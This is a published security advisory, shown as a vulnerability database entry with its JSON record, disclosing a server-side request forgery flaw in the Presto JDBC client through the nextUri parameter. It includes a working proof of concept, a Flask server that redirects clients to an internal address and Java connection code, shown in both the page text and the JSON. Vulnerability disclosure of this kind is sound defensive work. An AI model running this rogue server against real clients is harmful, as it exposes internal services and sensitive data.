GHSA-86Q5-QCJC-7PV4
Vulnerability from github – Published: 2023-10-03 21:54 – Updated: 2023-10-03 21:54Summary

Presto JDBC is vulnerable to Server-Side Request Forgery (SSRF) when connecting a remote Presto server. An attacker can modify the nextUri parameter to internal server in response content that Presto JDBC client will request next and view sensitive information from highly sensitive internal servers or perform a local port scan.
Details
The Presto protocol has a nextUri parameter that specifies which URI the client will request next to obtain more query data. Presto JDBC will directly use the nextUri returned by the remote Presto server as the URL for the next request. So if a malicious server modify the nextUri parameter to the internal server, JDBC will request it and cause SSRF.
For unexpected responses, JDBC will put the response body into the error. So the response of the internal server will be leaked if the server also returns the error directly to the user.
The relevant code is in file path /presto-client/src/main/java/com/facebook/presto/client/StatementClientV1.java and function advance .
The flowchart is as follows:
PoC
Running an HTTP service to route POST /v1/statement redirect to the intranet. For example, using these Python code:
from flask import Flask, Response

app = Flask(__name__)

@app.route('/v1/statement', methods=['POST'])
def next_uri_to_interal_server():
    data = '{"id":"test_id","infoUri":"whatever","nextUri":"http://127.0.0.1:8888","stats":{"state":"QUEUED","queued":true,"scheduled":false,"nodes":0,"totalSplits":0,"queuedSplits":0,"runningSplits":0,"completedSplits":0,"cpuTimeMillis":0,"wallTimeMillis":0,"queuedTimeMillis":0,"elapsedTimeMillis":0,"processedRows":0,"processedBytes":0,"peakMemoryBytes":0,"peakTotalMemoryBytes":0,"peakTaskTotalMemoryBytes":0,"spilledBytes":0},"warnings":[]}'
    return Response(data, content_type='application/json; charset=utf-8', status=200)

if __name__ == '__main__':
    app.run(host="0.0.0.0",port=8000)
Connecting to the malicious server using JDBC:
String url = "jdbc:presto://<ip>:<port>";
Properties properties = new Properties();
properties.setProperty("user", "root");
try {
    Connection connection = DriverManager.getConnection(url, properties);
    Statement stmt = connection.createStatement();
    ResultSet res = stmt.executeQuery("show catalogs");
    while(res.next()) {
        System.out.println(res.getString(1));
    }
} catch (Exception e) {
    e.printStackTrace();
}
Pwned!
Impact
When the target remote Presto server to be connected is controllable, an attacker can view sensitive information from highly sensitive internal servers or perform a local port scan.
Vulnerability Discovery Credit: Jianyu Li @ WuHeng Lab of ByteDance
{
  "affected": [
    {
      "package": {
        "ecosystem": "Maven",
        "name": "com.facebook.presto:presto-jdbc"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "last_affected": "0.283"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [],
  "database_specific": {
    "cwe_ids": [
      "CWE-918"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2023-10-03T21:54:06Z",
    "nvd_published_at": null,
    "severity": "HIGH"
  },
  "details": "### Summary\n\nPresto JDBC is vulnerable to Server-Side Request Forgery (SSRF) when connecting a remote Presto server. An attacker can modify the nextUri parameter to internal server in response content that Presto JDBC client will request next and view sensitive information from highly sensitive internal servers or perform a local port scan. \n\n### Details\n\nThe Presto protocol has a nextUri parameter that specifies which URI the client will request next to obtain more query data. Presto JDBC will directly use the nextUri returned by the remote Presto server as the URL for the next request. So if a malicious server modify the nextUri parameter to the internal server, JDBC will request it and cause SSRF.\n\nFor unexpected responses, JDBC will put the response body into the error. So the response of the internal server will be leaked if the server also returns the error directly to the user.\n\nThe relevant code is in file path `/presto-client/src/main/java/com/facebook/presto/client/StatementClientV1.java` and function `advance` .\n\nThe flowchart is as follows:\n\n\u003cimg src=\"https://s2.loli.net/2023/09/18/gvUZ2rT7w3Okbde.png\" alt=\"presto_jdbc_ssrf_2.png\" style=\"zoom:50%;\" /\u003e\n\n### PoC\n\nRunning an HTTP service to route POST /v1/statement redirect to the intranet. For example, using these Python code:\n\n```python\nfrom flask import Flask, Response\n\napp = Flask(__name__)\n\n@app.route(\u0027/v1/statement\u0027, methods=[\u0027POST\u0027])\ndef next_uri_to_interal_server():\n    data = \u0027{\"id\":\"test_id\",\"infoUri\":\"whatever\",\"nextUri\":\"http://127.0.0.1:8888\",\"stats\":{\"state\":\"QUEUED\",\"queued\":true,\"scheduled\":false,\"nodes\":0,\"totalSplits\":0,\"queuedSplits\":0,\"runningSplits\":0,\"completedSplits\":0,\"cpuTimeMillis\":0,\"wallTimeMillis\":0,\"queuedTimeMillis\":0,\"elapsedTimeMillis\":0,\"processedRows\":0,\"processedBytes\":0,\"peakMemoryBytes\":0,\"peakTotalMemoryBytes\":0,\"peakTaskTotalMemoryBytes\":0,\"spilledBytes\":0},\"warnings\":[]}\u0027\n    return Response(data, content_type=\u0027application/json; charset=utf-8\u0027, status=200)\n\nif __name__ == \u0027__main__\u0027:\n    app.run(host=\"0.0.0.0\",port=8000)\n```\n\nConnecting to the malicious server using JDBC:\n\n```java\nString url = \"jdbc:presto://\u003cip\u003e:\u003cport\u003e\";\nProperties properties = new Properties();\nproperties.setProperty(\"user\", \"root\");\ntry {\n    Connection connection = DriverManager.getConnection(url, properties);\n    Statement stmt = connection.createStatement();\n    ResultSet res = stmt.executeQuery(\"show catalogs\");\n    while(res.next()) {\n        System.out.println(res.getString(1));\n    }\n} catch (Exception e) {\n    e.printStackTrace();\n}\n```\n\nPwned!\n\n### Impact\n\nWhen the target remote Presto server to be connected is controllable,  an attacker can view sensitive information from highly sensitive internal servers or perform a local port scan. \n\nVulnerability Discovery Credit: Jianyu Li @ WuHeng Lab of ByteDance",
  "id": "GHSA-86q5-qcjc-7pv4",
  "modified": "2023-10-03T21:54:06Z",
  "published": "2023-10-03T21:54:06Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/prestodb/presto/security/advisories/GHSA-86q5-qcjc-7pv4"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/prestodb/presto"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Presto JDBC Server-Side Request Forgery by nextUri"
}
Sightings
| Author | Source | Type | Date | Other |
|---|
Nomenclature
- Seen: The vulnerability was mentioned, discussed, or observed by the user.
- Confirmed: The vulnerability has been validated from an analyst's perspective.
- Published Proof of Concept: A public proof of concept is available for this vulnerability.
- Exploited: The vulnerability was observed as exploited by the user who reported the sighting.
- Patched: The vulnerability was observed as successfully patched by the user who reported the sighting.
- Not exploited: The vulnerability was not observed as exploited by the user who reported the sighting.
- Not confirmed: The user expressed doubt about the validity of the vulnerability.
- Not patched: The vulnerability was not observed as successfully patched by the user who reported the sighting.